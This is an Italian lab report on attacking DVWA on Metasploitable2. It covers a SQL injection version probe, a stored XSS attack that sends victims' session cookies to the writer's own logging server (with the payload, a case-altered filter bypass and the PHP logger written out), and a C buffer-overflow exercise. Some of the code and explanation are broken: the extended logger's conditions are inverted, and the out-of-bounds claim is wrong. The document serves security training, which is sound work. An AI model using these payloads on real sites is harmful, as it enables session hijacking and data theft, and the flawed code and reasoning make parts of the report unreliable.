
Con la versione dell'SQL non è possibile creare nuovi utenti



```
MySQL.php
/var/www/html/DVWA/dvwa/includes/DBMS
Salva : X

37 if( !@($bool=mysqli_query($GLOBALS["__mysqli_ston"], "USE " . $_DVWA['db_database'] )) ) {
38     dvwaMessagePush( 'Could not connect to database.' );
39     dvwaPageReload();
40 }
41
42 $create_tb = "CREATE TABLE users (user_id int(6),first_name varchar(15),last_name varchar(15), user
varchar(15),password varchar(32),avatar varchar(70), last_login TIMESTAMP, failed_login INT(3), PRIMARY
KEY (user_id));";
43 if( !mysql_query($GLOBALS["__mysqli_ston"], $create_tb ) ) {
44     dvwaMessagePush( "Table could not be created<br />SQL: " .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) );
45     dvwaPageReload();
46 }
47 dvwaMessagePush( "'users' table was created." );
48
49
50 // Insert some data into users
51 $base_dir= str_replace ("setup.php", "", $_SERVER['SCRIPT_NAME']);
52 $avatarUrl = $base_dir . 'hackable/users/';
53
54 $insert = "INSERT INTO users VALUES
('1','admin','admin',MD5('password'), '{$avatarUrl}admin.jpg', NOW(), '0'),
('2','Gordon','Brown','gordonb',MD5('abc123'), '{$avatarUrl}gordonb.jpg', NOW(), '0'),
('3','Hack','Me','1337',MD5('charley'), '{$avatarUrl}1337.jpg', NOW(), '0'),
('4','Pablo','Picasso','pablo',MD5('letmein'), '{$avatarUrl}pablo.jpg', NOW(), '0'),
('5','Bob','Smith','smithy',MD5('password'), '{$avatarUrl}smithy.jpg', NOW(), '0');";
55 if( !mysql_query($GLOBALS["__mysqli_ston"], $insert ) ) {
56     dvwaMessagePush( "Data could not be inserted into 'users' table<br />SQL: " .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) );
57     dvwaPageReload();
58 }
59 dvwaMessagePush( "Data inserted into 'users' table." );
60
61
62
63
64
65
66
67 // Create guestbook table
```

MySQL 5.0.51a-3ubuntu5  
**Non permette** la creazione  
di utenti da sql injection



DVWA

Vulnerability: SQL Injection

User ID:  Submit

ID: ' UNION SELECT 1,@@version #  
First name: 1  
Surname: 5.0.51a-3ubuntu5

Home Instructions Setup Brute Force Command Execution CSRF



## GIORNO 2

# BUILD WEEK

REPORT

## TRACCIA

TRACCIA GIORNO 2: UTILIZZANDO LE TECNICHE VISTE NELLE LEZIONI TEORICHE, SFRUTTARE LA VULNERABILITÀ XSS PERSISTENTE PRESENTE SULLA WEB APPLICATION DVWA AL FINE SIMULARE IL FURTO DI UNA SESSIONE DI UN UTENTE LECITO DEL SITO, INOLTRANDO I COOKIE «RUBATI» AD WEB SERVER SOTTO IL VOSTRO CONTROLLO. SPIEGARE IL SIGNIFICATO DELLO SCRIPT UTILIZZATO.



# OBIETTIVI DELL'XSS STORED

## Iniezione di script dannosi

L'obiettivo principale di un attacco XSS stored è l'iniezione di script malevoli all'interno di una pagina web o di un'applicazione web. Questi script dannosi vengono poi eseguiti sul browser degli utenti che visitano la pagina infetta, consentendo all'attaccante di rubare informazioni sensibili, come le credenziali di accesso, o di compiere altre azioni dannose nell'ambito delle autorizzazioni dell'utente colpito.



## Furto di informazioni sensibili

Un attacco XSS stored può consentire all'attaccante di rubare informazioni sensibili dagli utenti, come ad esempio i dati di accesso, i numeri di carta di credito, le informazioni personali o qualsiasi altra informazione riservata presente sulla pagina web infetta.



## Diffusione di malware

Un attacco XSS stored può essere utilizzato per diffondere malware agli utenti che visitano la pagina infetta. L'attaccante può inserire script malevoli che scaricano e installano malware sui dispositivi degli utenti, mettendoli a rischio di ulteriori compromissioni della sicurezza.



# CONFIGURAZIONE

IP Kali Linux

&

IP Metasploitable2

```
File Azioni Modifica Visualizza Aiuto
nejra@kali: ~
(nejra@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.109.100 netmask 255.255.255.0 broadcast 192.168.109.255
inet6 fe80::a00:27ff:fe00:b28f prefixlen 64 scopeid 0x20<link>
ether 08:00:27:c6:b2:8f txqueuelen 1000 (Ethernet)
RX packets 2964 bytes 1043197 (1018.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7816 bytes 648771 (633.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  Brdaddr 08:00:27:74:07:8a
          inet addr:192.168.109.150  Bcast:192.168.109.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe74:78a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3962 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Come da traccia ho modificato l'**IP statico** della macchina attaccante Kali Linux con l'IP desiderato:  
**192.168.109.100/24**

Come da traccia ho modificato l'**IP statico** della macchina Metasploitable2 con l'IP desiderato:  
**192.168.109.150/24**



# 1 • PRELIMINARI

Startiamo il service **Apache2** per replicare un nostro Server, come fosse reale ed online

```
(nejra㉿kali)-[~]
$ service apache2 start
```

```
(nejra㉿kali)-[/var/www/html/utenti]
$ ls -lv
total 0
-rw-r--r-- 1 www-data www-data 0 16 apr 09.27 sgamed.txt


(nejra㉿kali)-[/var/www/html/utenti]
$ sudo chown www-data:www-data sgamed.txt
```

Attenzione, che senza i permessi di scrittura, il file catturato.txt non potrà essere utilizzabile!!

Bisognerà poi, creare il file **log.php** dove all'interno inseriremo:

```
<?php if(isset($_REQUEST['q'])){  
    file_put_contents('/var/www/html/utenti/sgamed.txt',  
    base64_decode($_REQUEST['q'])); echo $_REQUEST['q']; }
```

Cioè, aggiorna il file “**sgamed.txt**” con le nuove richieste (nel nostro caso i cookie della vittima)



Attenzione alla corretta directory

**PHP**

# 2•EDIT

Passiamo ora, alla modifica del campo “**maxlength**” della nostra textarea per consentire l'inserimento del nostro script

The screenshot shows a browser window for the DVWA 'XSS stored' vulnerability. The URL is 192.168.109.150/dvwa/vulnerabilities/xss\_s/. The page displays a guestbook with several entries. A developer tools window is open at the bottom, showing the HTML structure and CSS styles for the page. A handwritten arrow points from the text area where the XSS payload was entered to the code editor in the developer tools, specifically highlighting the line of code for the 'Name' input field.

Developer Tools - Inspector View:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> scroll
  <head> ... </head>
  <body class="home"> overflow
    <div id="container">
      <div id="header"> ... </div>
      <div id="main_menu"> ... </div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return validateForm(this)"> event
              <table width="550" cellspacing="1" cellpadding="2" border="0">
                <tbody>
                  <tr>
                    <td width="100">Name *</td>
                    <td>
                      <input name="txtName" type="text" size="30" maxlength="1000">
                    </td>
                  </tr>
                </tbody>
              </table>
              <input type="submit" value="Sign Guestbook" />
            </form>
          </div>
        </div>
      </div>
    </body>
  </html>
```

Developer Tools - Style View:

Element styles for the input field:

```
element ::{ } inline
input, textarea, select ::{ } main.css:32
  font: 100% arial, sans-serif;
  vertical-align: middle;
```

Inherited from div#main\_body:

```
div#main_body ::{ } main.css:141
  font-size: 13px;
```

Inherited from div#container:

```
div#container ::{ } main.css:118
  font-size: 13px;
```

Inherited from body:

```
body ::{ } main.css:1
  color: #2f2f2f;
  font: 12px/15px Arial, Helvetica, sans-serif;
```

Box Model for the input field:

|         |        |
|---------|--------|
| margin  | 0      |
| border  | 2      |
| padding | 1      |
| 0       | 2      |
| 2       | 252x15 |
| 1       | 2      |
| 2       | 0      |

Dimensions: 260x21 static

# 3·SCRIPT

Possiamo poi inviare lo **script** che manderà i dati dei **cookie** dei malcapitati all'interno del **NOSTRO** server.

```
<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>
```

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' item is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' with the value 'invio' and 'Message \*' containing the exploit script. A large black arrow points from the text above to this message field. Below these fields is a 'Sign Guestbook' button. To the right of the form, a list of guestbook entries is displayed, each consisting of a name and a message. The first entry is 'Name: test Message: This is a test comment.' Other entries include 'Name: ciao Message: sasa', 'Name: scripter Message:', 'Name: ciao Message: ciao', 'Name: test Message:', 'Name: ciaooo Message:', 'Name: onesto Message:', 'Name: f4f4 Message:', 'Name: test Message:', 'Name: test Message:', and 'Name: test Message:'. At the bottom of the list, there is a partially visible entry starting with 'Name: test'.

Successivamente, potremo andare nel nostro **server** privato a vedere se effettivamente i cookies siano stati catturati con **successo!**

# 4•CHECK

Si evince dallo screen qui in basso, che è stato tutto **correttamente** creato! I nostri malcapitati utenti a loro insaputa invieranno i loro **cookie** di sessione a noi!



A screenshot of a web browser window. The title bar shows "Damn Vulnerable Web App" and "localhost/utenti/sgamed.txt". The address bar shows "localhost/utenti/sgamed.txt". The content area displays two lines of text: "Data: security=low; PHPSESSID=379cac0f0b3c944809a61f738bbfc609" and "Data: security=low; PHPSESSID=e4b0b60b85566b18bb3a0676acfdd85e".

**Username:** pablo

**Security Level:** low

**PHPIDS:** disabled

**Username:** admin

**Security Level:** low

**PHPIDS:** disabled

**Test effettuato con successo con utenti  
differenti in sessioni differenti e con  
browser differenti!**




# EXTRA FACOLTATIVI

Replicare tutto a livello **medium**

Fare il dump completo, cookie, versione browser, ip, data

Replicare tutto a livello **high**



# LIVELLO MEDIUM


Andremo a replicare tutto a livello medium, per poi eseguire anche i dump completi:

Cookie, versione browser, IP, data



# DIFFICOLTA' MEDIA

Per iniziare, controlliamo i parametri all'interno del "View Source" e ci accorgiamo che **non è stato sanitizzato correttamente il campo "txtName"**



Screenshot of the DVWA application showing the source code for a stored XSS vulnerability. A black arrow points to the line of code where the \$name variable is assigned from the \$\_POST['txtName'] parameter.

```
<?php  
if(isset($_POST['btnSign']))  
{  
    $message = trim($_POST['mtxMessage']);  
    $name = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = trim(strip_tags(addslashes($message)));  
    $message = mysql_real_escape_string($message);  
    $message = htmlspecialchars($message);  
  
    // Sanitize name input  
    $name = str_replace('<script>', '', $name);  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
}  
?>
```

Username: admin  
Security Level: medium  
PHPIDS: disabled

View Source | View Help

Possiamo dunque lavorare su quel parametro e inserire script col case sensitive alterato per **bypassare** eventuali altri controlli

# DIFFICOLTA' MEDIA

Andiamo a provare uno **script** nel campo corretto e poi mandiamo quello giusto!

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is selected), DVWA Security, PHP Info, About, and Logout. The main content area displays the "Vulnerability: Stored Cross Site Scripting (XSS)" page. A user has entered "<SCRIPT>alert('Ciao, test medio')</SCRIPT>" into the "Name" field and "test 5" into the "Message" field. A success message "Ciao, test medio" is displayed in a modal window with an "OK" button. Below the form, there's a "More info" section with links to XSS resources. At the bottom, the status bar shows "Username: admin", "Security Level: medium", and "PHPIDS: disabled".

Modifichiamo anche il file **log.php** perché dovremo inserire la cattura di altri dati come: **Cookie, versione browser, IP, data**

The screenshot shows a code editor with the file "log.php" open. The code is as follows:

```
<?php
if(isset($_REQUEST['q'])) {
    $client_ip = $_SERVER['REMOTE_ADDR'];
    $decoded_data = base64_decode($_REQUEST['q']);

    if($decoded_data != false) {
        $current_timestamp = date('Y-m-d\TH:i:sP');
        $browserAgent = $_SERVER['HTTP_USER_AGENT'];
        $file_path = '/var/www/html/utenti/sgamed.txt';

        // Verifica se i dati decodificati sono diversi da false prima di salvare nel file
        if($decoded_data == false) {
            $write_success = file_put_contents($file_path, "IP: $client_ip\nData: $decoded_data\nInfo
Broswer: $browserAgent\nOrario: $current_timestamp\n", FILE_APPEND);
        }
        if($write_success == false) {
            echo "I dati sono stati salvati correttamente.";
        } else {
            echo "Si è verificato un errore durante il salvataggio dei dati.";
        }
    } else {
        echo "I dati inviati non sono validi.";
    }
} else {
    echo "Parametro 'q' mancante nella richiesta.";
}
?>
```

The code includes logic to check if the decoded data is not false before writing it to the file. It also captures the browser agent and current timestamp.

In questo modo verranno inviati in pila, i dati delle utenti vittime nel nostro file /utenti/sgamed.txt

# DIFFICOLTA' MEDIA

Ecco qui, in diverse sessioni il  
**dump** dei dati richiesti!

```
IP: ::1
Data: security=low; PHPSESSID=379cac0f0b3c944809a61f738bbfc609
Info Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Orario: 2024-04-16T08:05:16+00:00
IP: 127.0.0.1
Data: security=low; PHPSESSID=e4b0b60b85566b18bb3a0676acfdd85e
Info Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Orario: 2024-04-16T08:05:40+00:00
```



# DIFFICOLTA' HIGH

Nella versione DVWA 1.0.7 [che è presente nell'installazione predefinita di Metasploitable Linux 2], è già presente la patch di sicurezza di alto livello. Tutti i payload NON funzioneranno.

## Update [29/08/2022]

*If you are trying to exploit **Stored XSS** at high-level security on **DVWA 1.0.7** [which is present in the default installation of **Metasploitable Linux 2**] then it is already patched in high-level security. The above payload (or in fact, any other payloads) will not work as of now.*



Fonte: <https://ethicalhacs.com/dvwa-stored-xss-exploit/>



VAN ZWAM ARJEN

# GIORNO 3 BUILD WEEK

REPORT

## TRACCIA

Leggete attentamente il programma in allegato. Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione Suggerimento: Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

# CODICE ORIGINALE

```
1 #include <stdio.h> // Questa riga di codice include la libreria standard di input/output (stdio.h)
2
3 int main () { // Questo è il punto di ingresso del programma, la funzione main è richiesta in ogni programma C e la sua esecuzione inizia da qui
4
5 // Dichiarazione variabili
6 int vector [10], i, j, k; // Vector è un array di interi con dimensione 10 che viene utilizzato per memorizzare i numeri inseriti dall'utente
7 int swap_var; // Variabile intera, come i, j e k
8
9 printf ("Inserire 10 interi:\n"); // L'utente dovrà inserire 10 caratteri
10 // Questo è un ciclo for che legge i 10 numeri interi inseriti dall'utente utilizzando la funzione scanf
11 for ( i = 0 ; i < 10 ; i++)
12 {
13     int c= i+1;
14     printf("[%d]:", c); // Viene stampato il numero corrente
15     scanf ("%d", &vector[i]); // Memorizza la variabile all'interno dell'array vector
16 }
17
18 //Dopo aver letto i numeri, viene stampato il contenuto dell'array vector per mostrare i numeri inseriti dall'utente
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
26
27 // Vengono eseguiti due cicli annidati per confrontare coppie di elementi consecutivi nell'array vector
28 for (j = 0 ; j < 10 - 1; j++)
29 {
30     for (k = 0 ; k < 10 - j - 1; k++) // Questo processo viene ripetuto più volte finché l'array non è completamente ordinato
31     {
32         if (vector[k] > vector[k+1]) // Se l'elemento corrente è maggiore dell'elemento successivo, vengono scambiati utilizzando la variabile temporanea swap_var
33         {
34             swap_var=vector[k];
35             vector[k]=vector[k+1];
36             vector[k+1]=swap_var;
37         }
38     }
39 }
40 printf("Il vettore ordinato e':\n"); // Dopo l'ordinamento, viene stampato il contenuto dell'array vector per mostrare i numeri ordinati in ordine crescente.
41 for (j = 0; j < 10; j++)
42 {
43     int g = j+1;
44     printf("[%d]:", g);
45     printf("%d\n", vector[j]);
46 }
47
48 return 0; // Indica che il programma è stato eseguito correttamente e termina
49
50
51 }
```

Per mia facilità  
ho deciso di  
**commentare** il  
codice in C con  
i commenti  
affianco le  
righe di codice



# ESECUZIONE PROGRAMMA

```
PS C:\Users\OMEN> & 'c:\User  
gine-Out-40ubyqra.tmd' '--std  
Inserire 10 interi:  
[1]:97  
[2]:565  
[3]:45  
[4]:23  
[5]:11  
[6]:234  
[7]:6544  
[8]:2  
[9]:323  
[10]:43  
Il vettore inserito e':  
[1]: 97  
[2]: 565  
[3]: 45  
[4]: 23  
[5]: 11  
[6]: 234  
[7]: 6544  
[8]: 2  
[9]: 323  
[10]: 43  
Il vettore ordinato e':  
[1]:2  
[2]:11  
[3]:23  
[4]:43  
[5]:45  
[6]:97  
[7]:234  
[8]:323  
[9]:565  
[10]:6544  
PS C:\Users\OMEN> []
```

Le ipotesi fatte nei commenti  
precedentemente sono congrue  
con l'**esecuzione del programma**

```
(nejra㉿kali)-[~/Desktop]  
$ ./programma  
Inserire 10 interi:  
[1]:12  
[2]:21  
[3]:42  
[4]:123  
[5]:23  
[6]:23  
[7]:12  
[8]:124  
[9]:4  
[10]:455  
Il vettore inserito e':  
[1]: 12  
[2]: 21  
[3]: 42  
[4]: 123  
[5]: 23  
[6]: 23  
[7]: 12  
[8]: 124  
[9]: 4  
[10]: 455  
Il vettore ordinato e':  
[1]:4  
[2]:12  
[3]:12  
[4]:21  
[5]:23  
[6]:23  
[7]:42  
[8]:123  
[9]:124  
[10]:455
```

# ERRORE DI SEGMENTAZIONE

Un modo per creare un **Segmentation fault** è accedere ad un indice fuori dai limiti dell'array **vector**. Si può modificare il codice in modo che il ciclo di ordinamento acceda ad un indice oltre i limiti dell'array

Ho modificato il ciclo di ordinamento per accedere ad un indice oltre i limiti dell'array.  
L'istruzione  
**for (j = 0; j <= 10; j++)**  
tenta di accedere all'elemento **vector[10]**, che è fuori dai limiti dell'array (essendo l'11esimo)

```
1 #include <stdio.h>
2
3 int main() {
4     int vector[10], i, j, k;
5     int swap_var;
6
7     printf("Inserire 10 interi:\n");
8
9     for (i = 0; i < 10; i++) {
10         int c = i + 1;
11         printf("[%d]: ", c);
12         scanf("%d", &vector[i]);
13     }
14
15     printf("Il vettore inserito e':\n");
16     for (i = 0; i < 10; i++) {
17         int t = i + 1;
18         printf("[%d]: %d", t, vector[i]);
19         printf("\n");
20     }
21
22     for (j = 0; j <= 10; j++) { // Accede ad un indice oltre i limiti dell'array (11 anciò 10)
23         for (k = 0; k < 10 - j - 1; k++) {
24             if (vector[k] > vector[k + 1]) {
25                 swap_var = vector[k];
26                 vector[k] = vector[k + 1];
27                 vector[k + 1] = swap_var;
28             }
29         }
30     }
31     printf("Il vettore ordinato e':\n");
32     for (j = 0; j < 10; j++) {
33         int g = j + 1;
34         printf("[%d]: ", g);
35         printf("%d\n", vector[j]);
36     }
37
38     return 0;
39 }
```

